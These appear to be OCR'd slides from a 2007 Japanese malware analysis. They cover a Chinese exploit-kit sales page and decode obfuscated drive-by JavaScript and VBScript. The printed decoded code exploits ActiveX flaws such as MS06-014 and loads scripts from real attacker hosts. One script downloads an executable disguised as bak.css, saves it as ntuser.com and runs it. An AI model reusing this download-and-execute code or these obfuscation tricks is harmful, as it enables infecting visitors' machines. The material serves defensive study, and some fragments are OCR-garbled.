提升"论坛荣誉会员"等级！）

钻石版 3000元 / 半年（优质网
费添加，多漏洞组合，高中率，
分钟内完成，不另收费，绝对保
荣誉会员勋章"，另送"Yahoo 0

以上软件4~6天更新版本，特殊
费，有会员群，支持淘宝网、拍拍网、网银交易，一经购买可使用会员区内所有精品软件，享受新软件，新漏洞等免费使用资格！

详细服务与区别请查看 http://www.cuteqq.cn/service.htm

6,000円／一ヶ月　　1元≒15円

15,000円／二ヶ月

30,000円／四ヶ月

45,000円／半年

日本円でも安くはない。

製作者には非常に大きな儲けになっている。


JavaScript と難読化

```
<Html>↓
<Body>↓
<noscript>↓
<iframe src=*></iframe>↓
</noscript>↓
<script language="javaScript">↓
eval("¥146¥165¥156¥143¥164¥151¥157¥156¥40¥151¥156¥151¥164¥50¥51¥173¥144¥157¥143¥
165¥155¥145¥156¥164¥56¥167¥162¥151¥164¥145¥50¥51¥7↓
3¥175¥15¥12¥167¥151¥156¥144¥157¥167¥56¥157¥156¥154¥157¥141¥144¥40¥75¥40¥151¥156¥
151¥164¥73¥15¥12¥151¥146¥50¥144¥157¥143¥165¥155¥14↓
5¥156¥164¥56¥143¥157¥157¥153¥151¥145¥56¥151¥156¥144¥145¥170¥117¥146¥50¥47¥103¥16
5¥164¥145¥161¥161¥163¥170¥47¥51¥75¥75¥55¥61¥51¥173↓
¥15¥12¥166¥141¥162¥40¥151¥144¥163¥75¥42¥143¥154¥163¥151¥144¥72¥102¥104¥71¥66¥103
¥65¥65¥66¥55¥66¥65¥42¥73¥15¥12¥166¥141¥162¥40¥151¥↓
144¥163¥163¥75¥42¥101¥63¥55¥61¥61¥104¥60¥55¥71¥70¥63¥42¥73¥15¥12¥166¥141¥162¥40¥
151¥144¥163¥163¥163¥75¥42¥101¥55¥60¥60¥103¥60¥64¥1↓
06¥103¥62¥71¥105¥63¥66¥42¥73¥15¥12¥166¥141¥162¥40¥151¥144¥170¥75¥151¥144¥163¥53¥
151¥144¥163¥163¥53¥151¥144¥163¥163¥163¥73¥15¥12¥16↓
4¥162¥171¥173¥15¥12¥166¥141¥162¥40¥145¥73¥15¥12¥166¥141¥162¥40¥141¥144¥157¥75¥50
¥144¥157¥143¥165¥155¥145¥156¥164¥133¥42¥143¥162¥14↓
5¥141¥164¥145¥105¥154¥145¥155¥145¥156¥164¥42¥135¥50¥42¥157¥142¥152¥145¥143¥164¥4
2¥51¥51¥73¥15¥12¥141¥144¥157¥133¥42¥163¥145¥164¥10↓
1¥164¥164¥162¥151¥142¥165¥164¥145¥42¥135¥50¥42¥143¥154¥141¥163¥163¥151¥144¥42¥54
¥151¥144¥170¥51¥73¥15¥12¥166¥141¥162¥40¥141¥163¥75↓
¥167¥151¥156¥144¥157¥167¥133¥42¥141¥144¥157¥42¥135¥133¥42¥143¥162¥145¥141¥164¥14
5¥157¥142¥152¥145¥143¥164¥42¥135¥50¥42¥101¥42¥53¥4↓
2¥144¥42¥53¥42¥157¥42¥53¥42¥144¥42¥53¥42¥142¥56¥42¥53¥42¥123¥42¥53¥42¥164¥42¥53¥
42¥162¥42¥53¥42¥145¥42¥53¥42¥141¥42¥53¥42¥155¥42¥5↓
4¥42¥42¥51¥175¥15¥12¥143¥141¥164¥143¥150¥50¥145¥51¥173¥175¥73¥15¥12¥146¥151¥156¥
141¥154¥154¥171¥173¥15¥12¥166¥141¥162¥40¥145¥170¥1↓
60¥151¥162¥145¥163¥75¥156¥145¥167¥40¥104¥141¥164¥145¥50¥51¥73¥15¥12¥145¥170¥160¥
151¥162¥145¥163¥56¥163¥145¥164¥124¥151¥155¥145¥50¥↓
145¥170¥160¥151¥162¥145¥163¥56¥147¥145¥164¥124¥151¥155¥145¥50¥51¥53¥62¥64¥52¥66¥
```

JavaScript と難読化(デコード後)

```
function init(){document.write();}
window.onload = init;
if(document.cookie.indexOf('Cuteqqsx')==-1){
var ids="clsid:BD96C556-65";
var idss="A3-11D0-983";
var idsss="A-00C04FC29E36";
var idx=ids+idss+idsss;
try{
var e;
var ado=(document["createElement"]("object"));
ado["setAttribute"]("classid",idx);
var as=window["ado"]["createobject"]("A"+"d"+"o"+"d"+"b."+"S"+"t"+"r"+"e"+"a"+"m","")}
catch(e){};
finally{
var expires=new Date();
expires.setTime(expires.getTime()+24*60*60*1000);
document.cookie='Cuteqqsx=qq784378237;path=/;expires='+expires.toGMTString();
if(e!="[object Error]"){
document.write("<script src=http://www.2117966.net/Ajax.gif><¥/script>")
document.write("<iframe width='1' height='1' src=http://www.2117966.net/Ms06014.htm></iframe>")}
else{
try{var r;var reals=new window["ActiveXObject"]("IERPCtl.IERPCtl.1");}
catch(r){};
finally{if(r!="[object Error]"){
document.write("<script src=http://www.2117966.net/Real.js><¥/script>")}}
try{var g;var storm=new window["ActiveXObject"]("MPS.StormPlayer");}
catch(g){};
finally{if(g!="[object Error]"){
document.write("<script src=http://www.2117966.net/Bfyy.gif><¥/script>")}}
try{var i;var thunder=new window["ActiveXObject"]("DPClient.Vod");}
catch(i){};
finally{if(i!="[object Error]"){
document.write("<script src=http://www.2117966.net/XunLei.gif><¥/script>")}}
try{var j;var lianzhong=new window["ActiveXObject"]("GLCHAT.GLChatCtrl.1");}
catch(j){};
finally{if(j!="[object Error]"){
document.write("<script src=http://www.2117966.net/Pps.gif><¥/script>")}
if(r=="[object Error]"&&g=="[object Error]"&&i=="[object Error]"&&j=="[object Error]"){
document.write("<iframe width='1' height='1' src=http://www.2117966.net/cuteqqs.htm></iframe>")}}
}}}
```

jp.htm (cat , more , less and notepad)



jp.htm (lv -> copy -> replace)

<8A> = Line Tabulation Set (VTS)

```
<html>↓
<head>↓
<meta http-equiv="Content-Type" content="text/html; charset=US-ASCII" />↓
<title></title>↓
</head><body>↓
<SCRIPT language=VBS>'Set sbb2=lailai.createobject("Scri"&"p"&"ting.F"&"i
"Sy"&"st"&"e"&"m0"&"bje"&"ct","")'1vnao="h↓
"&"tt"&"p://"&'truck.w2.co.kr/upfp.gif'    'Set sbb3=sbb2.GetSpecialFolder
xeName=sbb2.BuildPath(sbb3,ExeName)↓
'1'VbsName=sbb2.BuildPath(sbb3,VbsName)</SCRIPT><div id=Layer1 style="pos
bsolute; width:0px; height:0px; z-↓
index:1; visibility: hidden;"><script src='http://s16.cnzz.com/stat.php?i
2&web_id=808572' language='JavaScript' charset↓
='gb2312'></script></div><SCRIPT language=VBS>'1 zzzzzzzzzzzzz'1On Error
 Next'1'sbb="sdfsdhttp↓
s="h"& Resum"t Resumt"&"p://"&" Error Resume Nextddddc"vnao="h"&"tt"&"p:/
hanjapass.com/sian/intro/jp/jp.gif'↓
                                                    'lob"&"je"&"ct
"ob"&"je"&"ct"'1111111111111111111Set↓
Pj=document.createElement(sbbo)1111111111111111111111111111111111111111
 lailai=document.createElement(sbbo)'1↓
tgyhm0="class"+"id"tgyhm1_1="clsid"&":BD96"tgyhm1_2="C556"tgyhm1_3="-65A3
8"tgyhm1_4="3A-00C04"tgyhm1_5=↓
"FC29E36"tgyhm1=tgyhm1_1+tgyhm1_2+tgyhm1_3+tgyhm1_4+tgyhm1_5lailai.SetAtt
```

難読化と拡張子の偽装

http://user1.date-13.net/ms06014.js

```
[kawa@faith tmp]$ cat ms06014.js
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromChar
Code(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--){d[e(c)]=k[c]||e(c)}k=[function(e)
{return d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)
+'\\b','g'),k[c])}}return p}('s{d 8=h.q("\\j\\p\\a\\g\\n\\6\\n\\z\\3\\7\\C\\j\\x\\A\\f\\f\\B","");8.
D("w","\\I\\3\\3\\E\\v\\c\\c\\k\\6\\4\\g\\i\\7\\i\\r\\u\\t\\y\\7\\P\\4\\3\\c\\T\\S\\R\\7\\a\\6\\6",0
);8.F();5.V=1;5.o();5.W(8.U);b="..\\\\Q.J";5.I(b,2);5.H();d 9=h.G("9.K","");9["\\L\\I\\4\\m\\m\\O\\N
\\4\\a\\k\\3\\4"](b,"","o")}M(e){}',59,59,'|||x74|x65|as|x73|x2e|xml|Shell|x63|path|x2f|var|x54|x72
|ado|x31|x4d|x75|x68|x6c|x6f|open|x69|CreateObject|x32|try|x35|x2d|x3a|GET|x4c|x36|x66|x48|x50|x58|O
pen|x70|Send|createobject|close|savetofile|com|Application|x53|catch|x78|x45|x6e|ntuser|x6b|x61|x62|
responseBody|type|write'.split('|'),0,{}))
```

Spider Monkey　で解読
http://www.mozilla-japan.org/js/spidermonkey/


```
[kawa@faith tmp]$ cat ms06014-02.js
try{var xml=ado.CreateObject("\x4d\x69\x63\x72\x6f\x73\x6f\x66\x74\x2e\x58\x4d\x4c\x48\x54\x54\x50",
"");xml.Open("GET","\x68\x74\x74\x70\x3a\x2f\x2f\x75\x73\x65\x72\x31\x2e\x31\x32\x2d\x35\x36\x2e\x6e
\x65\x74\x2f\x62\x61\x6b\x2e\x63\x73\x73",0);xml.Send();as.type=1;as.open();as.write(xml.responseBod
y);path="..\\ntuser.com";as.savetofile(path,2);as.close();var Shell=ado.createobject("Shell.Applicat
ion","");Shell["\x53\x68\x65\x6c\x6c\x45\x78\x65\x63\x75\x74\x65"](path,"","open")}catch(e){}
```

hex decode


```
[kawa@faith tmp]$ cat ms06014-03.js
try{var xml=ado.CreateObject("\Microsoft.XMLHTTP","");xml.Open("GET","http://user1.12-56.net/bak.css
",0);xml.Send();as.type=1;as.open();as.write(xml.responseBody);path="..\\ntuser.com";as.savetofile(p
ath,2);as.close();var Shell=ado.createobject("Shell.Application","");Shell["ShellExecute"](path,"","
open")}catch(e){}
```

```
[kawa@faith tmp]$ file bak.css
bak.css: MS-DOS executable, MZ for MS-DOS
[kawa@faith tmp]$
```


2007年12月11日 JST



